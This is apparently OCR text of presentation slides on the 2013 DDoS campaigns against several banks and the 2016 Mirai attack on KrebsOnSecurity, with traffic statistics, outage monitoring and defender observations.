
Bank #1

Bank #2

Bank #3

Bank #4

Bank #5



QCF targeted marketing web pages

Rate controls automatically activated
Attack was deflected, far from bank’s datacenter

No Origin Impact

Phase 2 Attacks - January 2nd, 2013


Bank #1

Bank #2

Bank #3

Bank #4

Bank #5



Total bandwidth includes edge, midgress, and origin traffic.

Total Volume: **6.1 TB**


Peak: **8,491.4 MBits/sec** at 01:20PM

Latest: **1,858.11 MBits/sec** at 03:55PM

QCF targeted SSL

Akamai offloaded 99% of the traffic

No Origin Impact



	TOTAL VOLUME	% VOLUME
■ Edge Traffic	6 TB	98.1%
■ Midgress Traffic	68.5 GB	1.1%
■ Origin Traffic	46.3 GB	0.8%

Phase 2 Attacks - January 2nd, 2013

Bank #1

Bank #2


Bank #3

Bank #4

Bank #5

NOT on Akamai

Gomez agents in 12 cities measuring hourly



12:03 PM

9:00 AM

🟥 Error/Outage—site not responding

Phase 2 Attacks - January 2nd, 2013

Bank #1

Bank #2


Bank #3

Bank #4

Bank #5

NOT on Akamai

Gomez agents in 12 cities measuring hourly



12:44 PM

6:21 PM

🟥 Error/Outage—site not responding


Phase 3 Attack Example

- Attack started at March 5, 2013 morning
- Peak Attack Traffic > 126 thousand requests per second
- 70x normal Edge Bandwidth (29Gbps)
  - Origin Traffic stayed at normal levels
- ~2000 bots participated in the 20 minute assault
  - 80% of the bots used IP addresses that had not participated in earlier campaigns

Attack Tactics - Pre-attack Reconnaissance

Attackers test the site with short burst high speed probes


- Short bursts of attack requests on non-cacheable content every 10 minutes
- Peak of 18 million requests per second



If the site falters, they announce that they will attack that bank and return later with a full scale attack

If the site is resilient they move on

Krebs Blog KrebsOnSecurity.com Comes Under Attack



briankrebs
@briankrebs

Holy moly. Prolexic reports my site was just hit with the largest DDOS the internet has ever seen. 665 Gbps. Site's still up. #FAIL

9:02 PM - 20 Sep 2016

904 1,224

According to Krebs, the attackers used malware called Mirai to build a BotNet of Internet of Things (IoT) devices by scanning for factory-default passwords.

Krebs had recently reported on a web site called vDOS which purportedly offered to conduct cyberattacks for a fee. After the report two Israeli men were arrested.

Akamai had been hosting KrebsOnSecurity.com pro-bono, until September 22, at which point it went down.

Google took over on September 26.

Observations

Due to recent attack sizes, infrastructure capacity build out is not economical, and may not work anyway

The burst speed of attacks has become too fast for reactive defenses

Small bot armies can generate large DDOS attacks

Huge bot armies have been employed in application-layer attacks